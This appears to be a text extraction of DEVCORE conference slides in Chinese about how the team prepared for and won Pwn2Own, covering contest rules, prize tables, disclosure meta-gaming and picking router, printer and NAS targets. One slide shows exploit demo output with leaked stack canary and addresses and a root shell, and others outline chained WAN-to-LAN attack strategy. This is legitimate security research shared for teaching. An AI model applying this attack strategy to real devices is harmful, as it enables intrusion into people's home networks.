

From Zero to Hero: 從零開始的 Pwn2Own 奪冠之路

蔡政達 (Orange Tsai) / 楊安傑 (Angelboy Yang)

戴夫寇爾股份有限公司

research@devco.re

2023.03.11

DEVCORE Conference



Orange Tsai

Angelboy Yang



Pwn2Own

Pwn2Own 瀏覽器駭客競賽，Apple Safari 遭秒殺！

瀏覽器成今年 Pwn2Own 駭客競賽焦點，南韓駭客破紀錄，獨自抱走 22.5 萬美元獎金

世界駭客大賽中國隊 11 秒攻破最難 Chrome

Pwn2Own 駭客大賽戰況：iPhone 20 秒被破解

Mobile Pwn2Own 2017 落幕：發放獎金近 50 萬美元；三星、蘋果、華為都遭破解

Pwn2Own Tokyo 2018：iPhone X、三星 S9、小米 6 被逐個攻破

世界駭客大賽 Pwn2Own，Tesla 提供一台 Model 3 邀請駭客攻擊

找出安全漏洞！2 青年成功「駭走」一輛 Model 3 及千萬獎金


Pwn2Own 是什麼?

- Trend Micro 旗下 ZDI (Zero Day Initiative) 舉辦的年度駭客競賽
 - 透過競賽及高額獎金，邀請全世界的頂尖白帽駭客找出泛用軟體及裝置的 0-Day 漏洞
 - 所有漏洞皆**直接回報原廠商**使世界變得更加安全



為什麼要參加 Pwn2Own ?

1. 了解安全行業的趨勢、攻防對抗所關注的目標



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1. 了解安全行業的趨勢、攻防對抗所關注的目標
2. 真實世界的軟體 / 設備安全攻防直面會

為什麼要參加 Pwn2Own ?

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3. 團隊新人訓練 / 內部訓練


DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd



DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd
- **2021 Pwn2Own** - **1st**



Exchange



DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd
- 2021 Pwn2Own - 1st
- **2021 Pwn2Own Austin - 2nd**



DEVCORE in Pwn2Own

- 2020 Pwn2Own Tokyo - 2nd
- 2021 Pwn2Own - 1st
- 2021 Pwn2Own Austin - 2nd
- **2022 Pwn2Own Toronto - 1st**



Pwn2Own Rules

Pwn2Own 報名



Target	Escape Options	Prize	Master of Pwn Points	Target	Prize	Master of Pwn Points
				Target	Escape Options	Prize
Google Chrome	Renderer Only	\$60,000	6	Microsoft Windows RDP/RDS	\$200,000	20
	Windows Kernel Escalation of Privilege	\$100,000	10	Microsoft Exchange	\$200,000	20
	Sandbox Escape	\$150,000	15	Microsoft DNS	\$150,000	15
Microsoft Edge (Chromium)	Renderer Only	\$60,000	6	ISC BIND	\$200,000	20
	Windows Kernel Escalation of Privilege	\$100,000	10	Microsoft SharePoint	\$100,000	10
	Sandbox Escape	\$150,000	15	Samba	\$75,000	8
Apple Safari	Renderer Only	\$60,000	5	Target	Prize	Master of Pwn Points
	Sandbox Escape or macOS Kernel Escalation of Privilege	\$100,000	10	Ubuntu Desktop	\$30,000	3
Mozilla Firefox	Renderer Only	\$50,000	5	Microsoft Windows 11	\$30,000	3
	Sandbox Escape or Windows Kernel Escalation of Privilege	\$100,000	10	Apple macOS	\$40,000	4

Pwn2Own 報名

- Pwn2Own 不收廢洞
 - 1. 目標皆更新到**最新版本**
 - 2. **預設安裝**下能利用觸發
 - 3. 利用過程**無使用者互動**
 - 4. 利用過程**不提供登入憑證**
 - 5. 視目標需要 Sandbox Escape / Kernel EOP

Pwn2Own 展示



orange@work2: ~ [96x30]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

00000018	08	d1	ca	58	55	00	00	00
00000020	6f	2c	6d	b5	00	00	00	00
00000028	07	00	00	00	00	00	00	00
00000030	25	0b	00	20	7f	00	00	00
00000038	00	b0	ca	58	55	00	00	00
00000040	08	89	8f	58	55	00	00	00
00000048	88	1b	00	20	7f	00	00	00
00000050	00	00	00	00	00	00	00	00
00000058	00	00						
0000005a								

```

[*] stack canry      = 0xb9eb740238a254a4
[*] ret address     = 0x555815b550
[*] base address    = 0x5558001000
[*] gadget address  = 0x5558179b6c
[*] stack address   = 0x7f20000b25
[*] cmd address     = 0x7f20000b56
[*] start exec thread!
[*] receive stage1 request!
[*] receive stage1 request!
[*] receive stage1 request!
[*] receive stage2 request!
[*] receive stage2 request!

```

BusyBox v1.31.1 () built-in shell (ash)
Enter 'help' for a list of built-in commands.

```

/opt # $ echo $USER
root
/opt # $ 

```

The calculator window shows the number 1,337 in large black digits. The interface includes standard calculator buttons for arithmetic operations, memory, and functions like square root and percentage.





Pwn2Own 細節確認

- 與廠商討論是否為未知漏洞
 - 確認為未知漏洞則獲得對應獎金、積分及相對應設備 (Pwn to Own)
- 分數加總決定名次
 - 冠軍取得獎盃及破解大師稱號 (Master of Pwn)



Meta-gaming in Pwn2Own

Meta-gaming in Pwn2Own

- 隊伍展示同樣的漏洞怎麼辦？

- 隊伍展示同樣的漏洞怎麼辦?
 - ~~打一架~~ 抽籤
 - 積分減半、獎金歸零(減半)





Meta-gaming in Pwn2Own

- 隊伍間的漏洞賽局

等比賽結束後
回報原廠

守序善良

?

中立善良

?

善良混亂

?

守序中立

?

絕對中立

?

混亂中立

?

守序邪惡

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搶比賽前回報
撞給你死

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漏洞貼 Pastebin
世界越亂越好

混亂邪惡

Meta-gaming in Pwn2Own

- 廠商也在 Meta-gaming
 - Q: 何時出修補?



← 推文




...

Hotfix right before register end.
#pwn2own



下午4:01 · 2022年12月1日



Let's Play the Game!

前期評估 - 我們要參加哪場 Pwn2Own ?

1. Pwn2Own
2. Pwn2Own Mobile
3. Pwn2Own ICS (2020 ~)
4. Pwn2Own Automotive (2024 ~)

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戴夫寇爾攻略組



戰士

- ANGEL BOY



弓箭手

- MEH

前期評估 - 我們要參加哪場 Pwn2Own ?


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戴夫寇爾攻略組




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盜賊

- CARLOS

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
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盜賊

- CARLOS





見習戰士

- NINI

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戴夫寇爾攻略組		
	戰士	- ANGEL BOY
	弓箭手	- MEH
	盜賊	- CARLOS
	見習戰士	- NINI
	魔法師	- ORANGE

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


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戴夫寇爾攻略組	
 戰士	- ANGEL BOY
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
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戴夫寇爾攻略組	
戰士	- ANGEL BOY
弓箭手	- MEH
盜賊	- CARLOS
見習戰士	- NINI
魔法師	- ORANGE
煉金術師	- WANTED

前置作業



目標的選擇

Let's Play the Game

前置作業

- 目標的選擇
 - 從分數可以看出哪些比較好打

Mobile

Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S22	\$50,000 (USD)	5
Google Pixel 6	\$200,000 (USD)	20
Apple iPhone 13	\$200,000 (USD)	20

Printer

Target	Cash Prize	Master of Pwn Points
HP Color LaserJet Pro M479fdw	\$20,000 (USD)	2
Lexmark MC3224i	\$20,000 (USD)	2
Canon imageCLASS MF743Cdw	\$20,000 (USD)	2

Let's Play the Game

前置作業

- 目標的選擇
 - 從**歷年隊伍嘗試**可看出哪些比較好打
 - NETGEAR
 - WD
 - 第一次出現的也有可能比較好打
 - Printers @ 2021

Pwn2Own Austin 2021

Target	Teams
NETGEAR	11
WD	10
Cisco	9
Lexmark	5
TP-Link	4
Samsung	3
HP	3
Canon	3
Sonos	2

Let's Play the Game

前置作業

- 目標的選擇
 - SOHO SMASHUP 組合

Target		Point
Initial Stage	Final Stage	
TP-Link AX1800 WiFi 6 Router	Meta Portal Go	
NETGEAR Nighthawk WiFi6 Router	Amazon Echo Show 15	
Synology RT6600ax	Google Nest Max	
Cisco Integrated Service Router C921-4P	Sonos One Speaker	
Mikrotik RouterBoard RB2011UiAS-IN	Apple HomePod mini	
Ubiquiti Networks EdgeRouter X SFP	Amazon Echo Studio	10
	HP Color LaserJet Pro M479fdw	
	Lexmark MC3224i	
	Canon imageCLASS MF743Cdw	
	Synology DiskStation DS920+	
	My Cloud Pro Series PR4100 from WD	

Let's Play the Game

前置作業

- 目標的選擇
 - SOHO SMASHUP 組合
 - Stage 1
 - 從 **WAN** 打進 Router

Let's Play the Game

前置作業

- 目標的選擇
 - SOHO SMASHUP 組合
 - Stage 1
 - 從 **WAN** 打進 Router
 - Recon
 - 透過 Router 內建的功能去 **Recon** 找出內網目標設備

Let's Play the Game

前置作業

- 目標的選擇
 - SOHO SMASHUP 組合
 - Stage 1
 - 從 **WAN** 打進 Router
 - Recon
 - 透過 Router 內建的功能去 **Recon** 找出內網目標設備
 - Stage 2
 - 找出設備後，跑 exploit 取得**內網設備**的控制權

Let's Play the Game

前置作業

- 目標的選擇

- SOHO SMASHUP 組合

Target	Score
TP-Link	2
NETGEAR	2
Synology	2

Initial Stage

Target	Score
Lexmark Printer	2
HP Printer	2
Canon Printer	2

Target	Score
Synology NAS	4
WD NAS	4

Target	Score
Sonos One Speaker	6
Apple HomePod	6
